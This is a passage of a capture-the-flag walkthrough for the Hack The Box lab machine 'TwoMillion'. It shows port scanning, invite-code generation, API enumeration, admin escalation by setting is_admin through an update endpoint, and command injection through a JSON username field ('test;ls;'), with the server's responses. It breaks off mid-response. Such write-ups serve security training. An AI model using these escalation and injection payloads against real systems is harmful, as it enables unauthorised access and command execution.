GETTING STARTED

This machine contains 2 flags and our goal is to capture them both.

> Note
>
> This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.

MACHINE	IP
kali	10.10.14.62
twomillion	10.10.11.221

RECONNAISSANCE

I mapped the IP to the domain *2million.htb*.


```
vim /etc/hosts
```

I performed an nmap aggressive scan to find open ports and running services.

```
┌──(root㉿kali)-[~/htb/twomillion]
└─# nmap -A 10.10.11.221 -oN twomillion.nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-21 07:29 EDT
Nmap scan report for 2million.htb (10.10.11.221)
Host is up (0.33s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx
|_http-title: Hack The Box :: Penetration Testing Labs
|_http-trane-info: Problem with XML parsing of /evox/about
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
```

INITIAL ACCESS


I accessed the page in the browser.




I read through the page source and found a reference to the */invite* page.

```
<div class="row">
    <div class="col-lg-6">
        <p class="text-success">0x01 How do I join Hack The Box?</p>
        <p>In order to join you should solve an entry-level challenge that is presented <a href="/invite">here</a>.
    </div>
```

So I visited the page.



I used the developer tab and refreshed the page to inspect which files were being loaded. Here, I found a *JavaScript* file that had something to do with the invite code.



Status	Method	Domain	File	Initiator
200	GET	2million.htb	invite	document
200	GET	2million.htb	htb-frontend.min.js	script
200	GET	2million.htb	inviteapi.min.js	script

Hence, I double-clicked on the inviteapi.min.js file and found obfuscated JavaScript code. I used chatgpt to Deobfuscate it.

```
function verifyInviteCode(code) {
    var formData = {"code": code};
    $.ajax({
        type: "POST",
        dataType: "json",
        data: formData,
        url: '/api/v1/invite',
        success: function(response) {
            console.log(response);
        },
        error: function(response) {
            console.log(response);
        }
    });
}
```

```
function makeInviteCode() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: '/api/v1/invite/generate/how/to',
        success: function(response) {
            console.log(response);
        },
        error: function(response) {
            console.log(response);
        }
    });
}
```


I used curl to fetch an invite code from the URL */api/v1/invite/generate/how/to*.

```
┌──(root㉿kali)-[~/htb/twomillion]
└─# curl -X POST http://2million.htb/api/v1/invite/generate
{"0":200,"success":1,"data":{"code":"RExSQlctRDU5S08tTlVXWUEtRlpZOEI=","format":"encoded"}}
```


This code was URL encoded, so I decoded it using the base64 command.

```
┌──(root㉿kali)-[~/htb/twomillion]
└─# echo 'RExSQlctRDU5S08tTlVXWUEtRlpZOEI=' | base64 -d
DLRBW-D59KO-NUWYA-FZY8B
```

Finally, I entered this code on the */invite* page.



I registered using some fake credentials.



I looked around the website, and when I viewed the source code of the */access* page, I found an endpoint where a request was made.

```
<div class="row">
    <div class="col-md-6">
        <a href="/api/v1/user/vpn/generate" class="btn btn-w-md btn-default btn-block"><i class="fa fa-cloud-download"></i> Connection Pack</a>
    </div>
    <div class="col-md-6">
        <a href="/api/v1/user/vpn/regenerate" class="btn btn-w-md btn-warning btn-block" data-toggle="tooltip" title="Warning: This will revoke y
    </div>
```

To analyze the *API* path, I turned on Burp Suite and made a request to `http://2million.htb/api`.


Request

```
GET /api HTTP/1.1
Host: 2million.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Referer: http://2million.htb/home/access
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=ltqniuhnneusl69btr2lqjvbik
Connection: close
```

Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 21 Jun 2024 12:37:19 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 36

{
    "\/api\/v1":"Version 1 of the API"
}
```

It returned the version of the API. I then looked inside */api/v1*.



Request

```
GET /api/v1 HTTP/1.1
Host: 2million.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Referer: http://2million.htb/home/access
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=ltqniuhnneusl69btr2lqjvbik
Connection: close
```

Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 21 Jun 2024 12:39:02 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 800

{
  "v1":{
    "user":{
      "GET":{
        "\/api\/v1":"Route List",
        "\/api\/v1\/invite\/how\/to\/generate":"Instructions on invite code generation",
        "\/api\/v1\/invite\/generate":"Generate invite code",
        "\/api\/v1\/invite\/verify":"Verify invite code",
        "\/api\/v1\/user\/auth":"Check if user is authenticated",
        "\/api\/v1\/user\/vpn\/generate":"Generate a new VPN configuration",
        "\/api\/v1\/user\/vpn\/regenerate":"Regenerate VPN configuration",
        "\/api\/v1\/user\/vpn\/download":"Download OVPN file"
      },
      "POST":{
        "\/api\/v1\/user\/register":"Register a new user",
        "\/api\/v1\/user\/login":"Login with existing user"
      }
    },
    "admin":{
      "GET":{
        "\/api\/v1\/admin\/auth":"Check if user is admin"
      },
      "POST":{
        "\/api\/v1\/admin\/vpn\/generate":"Generate VPN for specific user"
      },
      "PUT":{
        "\/api\/v1\/admin\/settings\/update":"Update user settings"
      }
    }
```

I saw a couple of paths that had *admin* in them. So I tried each one of them.

Upon sending a request to */api/v1/admin/vpn/generate* and */api/v1/admin/settings/update*, I got a different response code of 405.

Request

```
GET /api/v1/admin/settings/update HTTP/1.1
Host: 2million.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Referer: http://2million.htb/home/access
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=ltqniuhnneusl69btr2lqjvbik
Connection: close
```

Response

```
HTTP/1.1 405 Method Not Allowed
Server: nginx
Date: Fri, 21 Jun 2024 12:48:38 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 0
```

Request

```
GET /api/v1/admin/vpn/generate HTTP/1.1
Host: 2million.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Referer: http://2million.htb/home/access
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=ltqniuhnneusl69btr2lqjvbik
Connection: close
```

Response


```
HTTP/1.1 405 Method Not Allowed
Server: nginx
Date: Fri, 21 Jun 2024 12:54:43 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-
Pragma: no-cache
Content-Length: 0
```

This indicated that the GET request wasn't allowed for this request. So I tried other requests on both the endpoints. I got a different response in */api/v1/admin/vpn/generate* when I tried the POST request.


Finally, when I tried accessing the */api/v1/admin/settings/update* using the PUT method, I got a status code of 200.

I received a response saying "invalid content-type." So I tried adding the *content-type* as application/json.

Now I enter an email and resend the data.




I then added *is_admin* in the request.



Hence, I gained admin access as the *test* user.

I now tried to generate a VPN as admin.

I added the *username* parameter.



This returned a status code of *200*. Since the *username* value was being sent as JSON, I checked for command injection vulnerability by adding a command along with the username.


Request

```
POST /api/v1/admin/vpn/generate HTTP/1.1
Host: 2million.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Referer: http://2million.htb/home/access
Content-type: application/json
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=ltqniuhnneusl69btr2lqjvbik
Connection: close
Content-Length: 28

{
  "username":"test;ls;"
}
```

Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 21 Jun 2024 13:47:45 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 83

Database.php
Router.php
VPN
assets
controllers
css
fonts
images
index.php
js
views
```

By injecting `;pwd;`, I found out the directory I was in.




Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 21 Jun 2024 13:49:04 GMT
Content-Type: text/html; charset=UTF-8
